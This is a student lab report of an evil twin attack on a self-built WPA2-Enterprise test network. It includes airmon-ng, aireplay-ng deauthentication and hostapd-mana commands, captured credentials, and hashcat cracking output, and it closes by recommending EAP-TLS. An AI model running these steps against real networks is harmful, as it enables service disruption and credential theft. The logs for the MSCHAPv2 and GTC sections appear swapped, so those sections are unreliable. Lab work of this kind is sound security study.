Evil Twin WPA2-Enterprise Attack Report

Realized by: Pedro Simões & João Formiga

1. WPA2-Enterprise Network Setup

A secure Wi-Fi network was created using WPA2-Enterprise. A RADIUS server was configured on a Raspberry Pi and a test user was added:

```
Name Cleartext-Password := "pa55w0rd1"
```

Connection was successfully tested from a client using both TTLS-GTC and TTLS-MSCHAPv2 methods.

2. Attacker Machine Preparation

The attacker machine (Kali Linux) was prepared with two Wi-Fi interfaces (wlan0 and wlan1). Kali repositories were added, and necessary tools were installed:


openssl, hostapd-mana, aircrack-ng, hashcat

The wlan0 interface was set to monitor mode using:

```
sudo airmon-ng start wlan0
```

3. Identifying Victim Network


Using airodump-ng, the target network 'ClassWifi' was located operating on channel 9. Its BSSID was noted for the next steps.



```
 CH  9 ][ Elapsed: 9 mins ][ 2025-06-09 18:41 ][ WPA handshake: 50:91:E3:BA:F8:65

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 52:91:E3:2A:FA:FC  -89   3     1442        0    0   1  360   WPA2 CCMP   PSK  <length:  0>
 BC:E6:7C:56:3B:50  -85  43      570        4    0  11  360   WPA2 CCMP   MGT  eduroam
 BC:E6:7C:56:3B:51  -84  26      389        0    0  11  360   OPN              PB-GUEST
 52:91:E3:2B:1A:0D  -88   0      799        0    0   1  360   WPA2 CCMP   PSK  <length:  0>
 50:91:E3:BB:1A:0D  -91   0     1056        0    0   1  360   WPA2 CCMP   PSK  Router_2
 00:23:CD:19:1D:30  -91  10     1454        0    0   9  270   WPA2 CCMP   PSK  WM440
 50:91:E3:BA:FA:FC  -89   1     1467        3    0   1  360   WPA2 CCMP   PSK  Router_1
 52:91:E3:2A:F8:65  -32  23     5677        0    0   9  360   WPA2 CCMP   PSK  <length:  0>
 54:E6:FC:99:19:1F  -11 100     4760       63    0   9   54e  WPA2 CCMP   MGT  ClassWifi
 50:91:E3:BA:F8:65  -32  30     5672     1162    0   9  360   WPA2 CCMP   MGT  ClassWifi

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

 50:91:E3:BB:1A:0D  54:E6:FC:99:18:8B  -36    0 - 1      6       14          Router_2
 (not associated)   22:6B:61:B4:B3:F2  -87    0 - 1      0        1
 (not associated)   42:B3:65:41:F0:CF  -51    0 - 1      0        1
 (not associated)   9E:A8:99:8C:D4:80  -52    0 - 1      0        1
 (not associated)   0E:46:05:34:CE:87  -52    0 - 1      0        1
```

4. Evil Twin Attack - TTLS-MSCHAPv2


A fake access point was created using hostapd-mana. A deauthentication attack was launched to force the client to reconnect to the rogue AP. The MSCHAPv2 hash was captured.



```
student:::451c37f8419858f8c51dc52e775c2e9202ee0cd7c22b5d37:bed6961e89776905:pa55w0rd1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
Hash.Target......: student:::451c37f8419858f8c51dc52e775c2e9202ee0cd7...776905
Time.Started.....: Mon Jun  9 18:38:17 2025 (0 secs)
Time.Estimated...: Mon Jun  9 18:38:17 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3270.3 kH/s (7.19ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1474560/14344385 (10.28%)
Rejected.........: 0/1474560 (0.00%)
Restore.Point....: 1392640/14344385 (9.71%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: pink918 -> mosneag
Hardware.Mon.#1..: Temp: 36c Fan: 40%

Started: Mon Jun  9 18:38:13 2025
Stopped: Mon Jun  9 18:38:18 2025
student@student-desktop:~$
```


Deauthentication was performed using:

sudo aireplay-ng -0 10 -a 50:91:E3:BA:F8:65 wlan0mon



```
student@student-desktop:~$ sudo aireplay-ng -0 10 -a 50:91:E3:BA:F8:65 wlan0mon
18:33:29  Waiting for beacon frame (BSSID: 50:91:E3:BA:F8:65) on channel 9
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:33:30  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
18:33:30  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
18:33:30  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
18:33:31  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
18:33:31  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
18:33:32  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
18:33:32  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
18:33:33  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
18:33:33  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
18:33:34  Sending DeAuth (code 7) to broadcast -- BSSID: [50:91:E3:BA:F8:65]
```


The captured hash was extracted from hostapd.creds and cracked using Hashcat with RockYou dictionary.



```
student@student-desktop:~$ sudo hostapd-mana /etc/hostapd-mana/hostapd-mana.conf
Configuration file: /etc/hostapd-mana/hostapd-mana.conf
MANA: Captured credentials will be written to file '/etc/hostapd-mana/hostapd.creds'.
Using interface wlan1 with hwaddr 54:e6:fc:99:19:1f and ssid "ClassWifi"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 54:e6:fc:99:18:7d IEEE 802.11: authenticated
wlan1: STA 54:e6:fc:99:18:7d IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 54:e6:fc:99:18:7d
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: student
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21
MANA EAP Identity Phase 1: student
MANA EAP GTC | student:pa55w0rd1
wlan1: CTRL-EVENT-EAP-SUCCESS 54:e6:fc:99:18:7d
wlan1: STA 54:e6:fc:99:18:7d WPA: pairwise key handshake completed (RSN)
wlan1: AP-STA-CONNECTED 54:e6:fc:99:18:7d
wlan1: STA 54:e6:fc:99:18:7d RADIUS: starting accounting session 783AD4B02839D810
wlan1: STA 54:e6:fc:99:18:7d IEEE 802.1X: authenticated - EAP type: 0 (unknown)
^Cwlan1: interface state ENABLED->DISABLED
wlan1: AP-STA-DISCONNECTED 54:e6:fc:99:18:7d
wlan1: AP-DISABLED
nl80211: deinit ifname=wlan1 disabled_11b_rates=0
```

5. Evil Twin Attack - TTLS-GTC

In the second test, the victim client used TTLS-GTC. The hostapd-mana console successfully captured the password in plaintext.



```
student@student-desktop:~$ sudo hostapd-mana /etc/hostapd-mana/hostapd-mana.conf
Configuration file: /etc/hostapd-mana/hostapd-mana.conf
MANA: Captured credentials will be written to file '/etc/hostapd-mana/hostapd.creds'.
Using interface wlan1 with hwaddr 54:e6:fc:99:19:1f and ssid "ClassWifi"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 54:e6:fc:99:18:7d IEEE 802.11: authenticated
wlan1: STA 54:e6:fc:99:18:7d IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 54:e6:fc:99:18:7d
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: student
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21
MANA EAP Identity Phase 1: student
MANA EAP EAP-MSCHAPV2 ASLEAP user=student | asleap -C be:d6:96:1e:89:77:69:05 -R 45:1c:37:f8:41:98:
58:f8:c5:1d:c5:2e:77:5c:2e:92:02:ee:0c:d7:c2:2b:5d:37
MANA EAP EAP-MSCHAPV2 JTR | student:$NETNTLM$bed6961e89776905$451c37f8419858f8c51dc52e775c2e9202ee0
cd7c22b5d37::::::
MANA EAP EAP-MSCHAPV2 HASHCAT | student::::451c37f8419858f8c51dc52e775c2e9202ee0cd7c22b5d37:bed6961
e89776905
OpenSSL: EVP_DigestInit_ex failed: error:0308010C:digital envelope routines::unsupported
wlan1: CTRL-EVENT-EAP-FAILURE 54:e6:fc:99:18:7d
wlan1: STA 54:e6:fc:99:18:7d IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA 54:e6:fc:99:18:7d IEEE 802.1X: Supplicant used different EAP type: 21 (TTLS)
wlan1: STA 54:e6:fc:99:18:7d IEEE 802.11: deauthenticated due to local deauth request
```

6. Conclusion

This experiment demonstrated the effectiveness of Evil Twin attacks against WPA2-Enterprise:

- TTLS-GTC leaks the plaintext password
- TTLS-MSCHAPv2 allows password hash capture, crackable with dictionary attack

Recommendation: Enterprises should enforce certificate-based authentication (e.g., EAP-TLS) to avoid these attacks.